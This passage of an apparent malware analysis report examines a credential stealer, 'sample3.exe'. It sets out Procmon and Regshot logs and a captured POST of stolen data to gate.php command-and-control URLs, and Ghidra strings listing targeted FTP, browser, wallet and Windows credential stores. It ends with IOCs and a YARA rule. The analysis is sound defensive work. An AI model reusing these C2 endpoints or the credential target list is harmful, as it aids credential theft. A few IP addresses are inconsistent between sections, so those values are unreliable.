sample3.exe	3064	RegOpenKey	HKLM\Software\FlashFXP\4	NAME NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\FlashFXP\3\Sites.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\FlashFXP\4\Sites.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\FlashFXP\3\Quick.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\FlashFXP\4\Quick.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\FlashFXP\3\History.dat	PATH NOT FOUND
sample3.exe	3064	CreateFile	C:\Users\malware\AppData\Roaming\FlashFXP\4\History.dat	PATH NOT FOUND

Fig 20. Procmon - Probing Registries 1

We see the malware also reading the registry keys too associated with credential-saving software installed on the victim machine. Figure 20 and 21 shows the malware reading from registry keys such as **HKLM\Software\FlashFXP\4**, **HKLM\Software\Ghisler\Windows Commander**, and **HKLM\Software\Ghisler\Total Commander** and then going on to read **data files or ini files** associated

with **FlashFXP** (a GUI-based FTP client for Windows) and **Total Commander** (orthodox shareware now known as **Windows Commander**).




Fig 22. Procmon - Probing Registries 2

The malware of course does not stop at FTP Clients but also looks for saved **browser credentials**, **ssh sessions**, **mail client logins**, **windows credentials**, and **surprisingly digital wallets**. A comprehensive list will be available during Advanced Static Analysis.





Fig 23. Procmon - WriteFile 9458515.bat

Filtering for **WriteFile** operations, In Figure 23, we see the malware write **94 bytes** into a file at **C:\Users\malware\AppData\Local\Temp\9458515.bat** (Note: name changes on different executions). This file is opened is closed multiple times and the authors make sure to delete the file when the malware exits since we didn't find it. Not surprisingly the **.bat** is run and it deletes both malware and itself using the operation **SetDispositionInformationFile**.

0x02 - Run with Monitoring Tools - Process Activities




sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 2172
sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 2984
sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 3708
sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 3080
sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 2596
sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 2896
sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 3172
sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 2372
sample3.exe	2116	Thread Create	SUCCESS	Thread ID: 3408

Fig 24. Procmon - Threads

Filtering for ThreadCreate we see the malware creating multiple threads. Probably for GUI, enumeration, and network operations.

While filtering for Process activities, we also see the malware creating a process through **cmd.exe**.



820	Thread Create		SUCCESS	Thread ID: 3668
820	Process Create	C:\Windows\system32\cmd.exe	SUCCESS	PID: 1544, Command line: C:\Windows\system32\cmd.exe /...
820	Load Image	C:\Windows\System32\setupapi.dll	SUCCESS	Image Base: 0x779c0000, Image Size: 0x19d000

Fig 25. Procmon - Process Create




Fig 26. Procmon - Created Process Command Line


Looking at the command line that triggered the process, we see the malware runs the dropped **.bat** file using the command

`C:\Windows\system32\cmd.exe /c "C:\Users\malware\AppData\Local\Temp\721879.bat"`.

(Note: The batch file name is different on different executions thus we see **721879.bat** and not above mentioned **9458515.bat**)

Further discussion on the batch file is in [Section 0x05 of Dynamic Analysis](#).

0x03 - Run with Monitoring Tools - Network Activities



sample3.exe	1768	TCP Reconnect	2022Malware7-2:49162 -> 85.192.165.229:10015
sample3.exe	1768	TCP Reconnect	2022Malware7-2:49162 -> 85.192.165.229:10015
sample3.exe	1768	TCP Reconnect	2022Malware7-2:49163 -> 176.96.187.114:10015
sample3.exe	1768	TCP Reconnect	2022Malware7-2:49163 -> 176.96.187.114:10015

Fig 27. Procmon - Network Activity

Filtering for network events, we see the malware trying to connect to **85.192.165.229** on **port 10015**. Since **networking was disabled**, we see the malware attempting some retries and then moving on to another IP address **176.98.187.114** on the same port 10015.

```
inetnum:      85.192.160.0 - 85.192.175.255
netname:      RU-ES00_PPPoE
descr:        Orenburg branch office of OJSC "Rostelecom"
country:      RU
org:          ORG-00bo1-RIPE
admin-c:      A0704-RIPE
tech-c:       SAS51-RIPE
status:       ASSIGNED PA
mnt-by:       ES00-MNT
created:      2007-12-10T14:44:43Z
last-modified: 2015-06-18T03:36:45Z
source:       RIPE # Filtered

organisation: ORG-00bo1-RIPE
org-name:     OJSC "VolgaTelecom"
org-type:     OTHER
```

Fig 28. WHOIS 85.192.165.229

```
inetnum:      176.96.184.0 - 176.96.187.255
netname:      IPSvyaz-000
country:      RU
org:          ORG-IO52-RIPE
mnt-domains:  SVCOM-MNT
admin-c:      AZ6313-RIPE
tech-c:       AZ6313-RIPE
status:       ASSIGNED PA
mnt-by:       TIMERNET-MNT
created:      2022-03-02T15:41:23Z
last-modified: 2022-03-02T16:36:29Z
source:       RIPE

organisation:  ORG-IO52-RIPE
org-name:      IPSvyaz 000
country:       RU
org-type:      OTHER
address:       Russia, Rostov-na-Donu, Myasnikova, 54
```

Fig 29. WHOIS 176.98.187.114

Doing a **whois** on these IPs, we see both IPs belonging to Organization **VolgaTelecom** and **IPSvyaz** in **Russia**. Indicating an originating point for the malware, however, cannot be confirmed by just these IPs.

If we allow the malware to continue running, we see it **contacts other IP addresses**.

The malware **does not contact any domains** and also none of these IPs are present as readable strings in the malware, confirming the presence of at least a little code obfuscation.

Running the malware now with **networking enabled** and also running *accept-all-ips start* and *nc -lvp 10015* on the default gateway Remnux machine, we see the following **HTTP POST request** being made by the malware.

```

remnux@remnux:~$ accept-all-ips start
OK, iptables will accept and redirect connections to all IPs on ens33.
Remember to set the client system's default gateway to IP of this REMnux host.
remnux@remnux:~$ nc -lvp 10015 | tee request.req
Listening on 0.0.0.0 10015
Connection received on 192.168.245.129 63661
POST /gate.php HTTP/1.0
Host: 85.192.165.229
Accept: */*
Accept-Encoding: identity, *,q=0
Accept-Language: en-US
Content-Length: 182
Content-Type: application/octet-stream
Connection: close
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)

0/80 0H
0m2@0000000000008VL00N8000D00st0j&DX0c00>00C0gZn0C000f00010<!JH0F00000vb.W0[;0{000
remnux@remnux:~$

```

Fig 30. HTTP POST to 85.192.165.229:10015/gate.php

We see that **182 bytes** of octet-stream data have been posted to **85.192.165.229:10015/gate.php**. The data predominantly looks encrypted or encoded. The User-Agent strings show an older version of both Mozilla and MS IE. Might be that the User-Agent was appended by a library call or hard-coded by the developer to make the request look more legitimate.

0x04 - Run with Monitoring Tools - Registry Activities

```

-----
Keys added:1
-----
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\winRAR
-----
Values added:1
-----
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\winRAR\HwID: 7B 31 34 45 41 36 44 37 35 2D 38 30 37 41 2D 34 32 35 41 2D 38 35 42 38 2D 30 33 33 42
-----

```

Fig 31. Regshot Suspicious Registry Keys added

In Figure 31 we see the malware add a suspicious key

HKU\S-1-5-21-4118134989-263107447-873320884-1000\Software\WinRaR\HwID with Regshot. The value seems a stream of hex values.

0x05 - Checking out the Dropped Batch File

The dropped **.bat** file is executed by the malware. Filtering for the Process ID in Procmon for the created process, we see the following suspicious activities.

cmd.exe	2060	QueryDirectory	C:\Users\malware\Desktop\sample3.exe	SUCCESS	FileInformationClass...
cmd.exe	2060	CreateFile	C:\Users\malware\Desktop\sample3.exe	SUCCESS	Desired Access: R...
cmd.exe	2060	QueryAttributeTagFile	C:\Users\malware\Desktop\sample3.exe	SUCCESS	Attributes: A, Repa...
cmd.exe	2060	SetDispositionInformationFile	C:\Users\malware\Desktop\sample3.exe	SUCCESS	Delete: True
cmd.exe	2060	CloseFile	C:\Users\malware\Desktop\sample3.exe	SUCCESS	

Fig 32. Procmon - .bat file execution 1

The dropped **.bat** file on execution deletes the malware (*sample3.exe*) by calling **SetDispositionInformationFile** on the file. It also makes sure to delete itself too as shown in Figure 33 using the same function call.

cmd.exe	2060	CreateFile	C:\Users\malware\AppData\Local\Temp	SUCCESS	Desired Access: R...
cmd.exe	2060	QueryDirectory	C:\Users\malware\AppData\Local\Temp\9541328.bat	SUCCESS	FileInformationClass...
cmd.exe	2060	CreateFile	C:\Users\malware\AppData\Local\Temp\9541328.bat	SUCCESS	Desired Access: R...
cmd.exe	2060	QueryAttributeTagFile	C:\Users\malware\AppData\Local\Temp\9541328.bat	SUCCESS	Attributes: ANCI, R...
cmd.exe	2060	SetDispositionInformationFile	C:\Users\malware\AppData\Local\Temp\9541328.bat	SUCCESS	Delete: True
cmd.exe	2060	CloseFile	C:\Users\malware\AppData\Local\Temp\9541328.bat	SUCCESS	

Fig 33. Procmon - .bat file execution 2

Advanced Static Analysis

Not finding interesting code such as the network operations, registry operations, etc. directly using Ghidra, I dumped the process using FTKImager and Volatility's PsScan plugin. Now opening the dump in ghidra, we see many things have changed.




Fig 34. Ghidra File Sections

Figure 34 shows the file sections in the dumped binary. We see file section UPX0, UPX1, and UPX2 have appeared.

vv5_ftp	
'DEFDIR"	String View
'CUTEFTP"	"CredFree"
'QCHistory"	"CryptGetUserKey"
'Software\\GlobalSCAPE\\CuteFTP 6 Home\\QCToolbar"	"CryptExportKey"
'Software\\GlobalSCAPE\\CuteFTP 6 Professional\\QCToolbar"	"CryptDestroyKey"
'Software\\GlobalSCAPE\\CuteFTP 7 Home\\QCToolbar"	"CryptReleaseContext"
'Software\\GlobalSCAPE\\CuteFTP 7 Professional\\QCToolbar"	"RevertToSelf"
'Software\\GlobalSCAPE\\CuteFTP 8 Home\\QCToolbar"	"OpenProcessToken"
'Software\\GlobalSCAPE\\CuteFTP 8 Professional\\QCToolbar"	"ImpersonateLoggedOnUser"
'Software\\GlobalSCAPE\\CuteFTP 9\\QCToolbar"	"GetTokenInformation"
'\\GlobalSCAPE\\CuteFTP"	"ConvertSidToStringSidA"
'\\GlobalSCAPE\\CuteFTP Pro"	"LogonUserA"
'\\GlobalSCAPE\\CuteFTP Lite"	"LookupPrivilegeValueA"
'\\CuteFTP"	"AdjustTokenPrivileges"
'\\sm.dat"	"CreateProcessAsUserA"
'Software\\FlashFXP\\3"	"crypt32.dll"
'Software\\FlashFXP"	"CryptUnprotectData"
'Software\\FlashFXP\\4"	"CertOpenSystemStoreA"
'InstallerDathPath"	"CertEnumCertificatesInStore"
'Install Path"	"CertCloseStore"
'DataFolder"	"CryptAcquireCertificatePrivateKey"
'\\Sites.dat"	"msi.dll"
'\\Quick.dat"	"MsiGetComponentPathA"
'\\History.dat"	"pstorec.dll"
'\\FlashFXP\\3"	"PStoreCreateInstance"
'\\FlashFXP\\4"	"userenv.dll"
'\\FileZilla"	"CreateEnvironmentBlock"
'\\sitemanager.xml"	"DestroyEnvironmentBlock"
'\\recentservers.xml"	"ushell32.dll"
'\\filezilla.xml"	"SHGetFolderPathA"
'Software\\FileZilla"	"My Documents"
'Software\\FileZilla Client"	"AppData"
'Install_Dir"	"Local AppData"
'Remote Dir"	"Cache"
'Server Type"	"Cookies"
'Server.Host"	"History"
	"My Documents"
	"Common AppData"
	"My Pictures"

Fig 35. Ghidra Strings 1

Looking at the strings, we see a lot more interesting strings have appeared.

The following observations can be made from Figure 35:

1. We see strings such as **Software\\GlobalSCAPE\\CuteFTP 6 Home\\QCToolbar**, **\\filezilla.xml**, **Software\\FileZilla**, **\\FlashFXP**, containing registry entries and file locations for the software that we identified are being read from.
2. We see mention of **CredFree**, **CryptGetUserKey**, **CryptUnprotectData**, **CryptExportKey**, **CryptReleaseContext** which indicates the malware also steals windows credentials too.

3. Mentions of **CreateProcessAsUserA**, **AdjustTokenPriviledge**, **LookupPriviledgeValue**, **LogonUserA**, **SeImpersonatePriviledge** (In Fig 36), **SeCreateTokenPriviledge** ((In Fig 36) might mean that the malware is attempting to create process or files with higher priviledges. However, during dynamic analysis using Procmon, we only saw the malware launch the dropped .bat file whose initial purpose seems to perform cleanup. That operation might not need elevated privilege and thus the purpose of function like **AdjustTokenPriviledge** does not become readily clear.
4. We also see strings such as **History**, **Cache**, and **Cookies** indicating that **web browsers** are also in the scope.

```

"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders"
"explorer.exe"
"S-1-5-18"
"SeImpersonatePrivilege"
"SeTcbPrivilege"
"SeChangeNotifyPrivilege"
"SeCreateTokenPrivilege"
"SeBackupPrivilege"
"SeRestorePrivilege"
"SeIncreaseQuotaPrivilege"
"SeAssignPrimaryTokenPrivilege"
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)"
"POST %s HTTP/1.0\r\nHost: %s\r\nAccept: */*\r\nAccept-Encoding: ide..."
"Content-Length:"
"Location:"
"{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X}"
"GetNativeSystemInfo"
"kernel32.dll"
"http://85.192.165.229:10015/gate.php"
"IsWow64Process"
"http://176.96.187.114:10015/gate.php"
"Software\\Far\\Plugins\\FTP\\Hosts"
"http://176.96.187.116:10015/gate.php"
"Software\\Far2\\Plugins\\FTP\\Hosts"
"http://80.254.98.212:10015/gate.php"
"Software\\Far Manager\\Plugins\\FTP\\Hosts"
"http://5.144.66.227:10015/gate.php"
"Software\\Far\\SavedDialogHistory\\FTPHost"
"Software\\Far2\\SavedDialogHistory\\FTPHost"
"Software\\Far Manager\\SavedDialogHistory\\FTPHost"

```

Fig 36. Ghidra Strings 2

Figure 36 identifies the public IPs used as a C&C servers and the raw HTTP request along with its headers. We also see mentions of other FTP clients, explorer.exe, registry entries in Explorer, format strings.

Note: The IPs are properly listed in the IOC section.

Indicators of Compromise

- Presence of sha1 - 6ADB8E0A00C7A7950E0C4C2500391604274A6E78.
- Presence of md5 - C71F5EE952162F4E509063C3B7E9C51C.
- Presence of sha256 -
7D756E2F89B385032206FFAC5548025B8E58C558CD32EBA1CEBAB530C374BB88
- **HTTP POST** calls to the following IPs using port **10015**
 - 85.192.165.229
 - 176.96.187.114
 - 176.96.187.116
 - 80.254.98.212
 - 5.114.66.227
- Registry value **HKU\%(SID)\Software\WinRAR\HwID** being set. (WinRAR doesn't seem to set this key on the 2 systems I looked at. Might lead to false positives, so better used in conjunction with other indicators)

YARA Rule

```
rule Sample3
{
  meta:
    description = "Detects a password stealer (popularly tagged as tepfer/deepscan) using its magic byte, file size,
    and specific string."
    hash = "7d756e2f89b385032206ffac5548025b8e58c558cd32eba1cebab530c374bb88"

  strings:
    $s1 = "zolupalim" wide
    $s2 = "ManyBytes.exe" wide
    $s3 = "guikas.txt" wide
    $s4 = "screenssanges" wide

  condition:
    uint16(0) == 0x5a4d and filesize < 118KB and all of them
}
```

Fig 38 Yara rule to match our sample3.exe

```
drone911@DESKTOP-L2K92LE:~/uni/mre/sample3$ yara -s sample3.yara sample3.exe
Sample3 sample3.exe
0x19c14:$s1: z\x00o\x00l\x00u\x00p\x00a\x00l\x00i\x00m\x00
0x1cbe8:$s2: M\x00a\x00n\x00y\x00B\x00y\x00t\x00e\x00s\x00.\x00e\x00x\x00e\x00
0x18704:$s3: g\x00u\x00i\x00k\x00a\x00s\x00.\x00t\x00x\x00t\x00
0x19bc8:$s4: s\x00c\x00r\x00e\x00e\x00n\x00s\x00s\x00a\x00n\x00g\x00e\x00s\x00
```

Fig 39 Yara matches on sample3.exe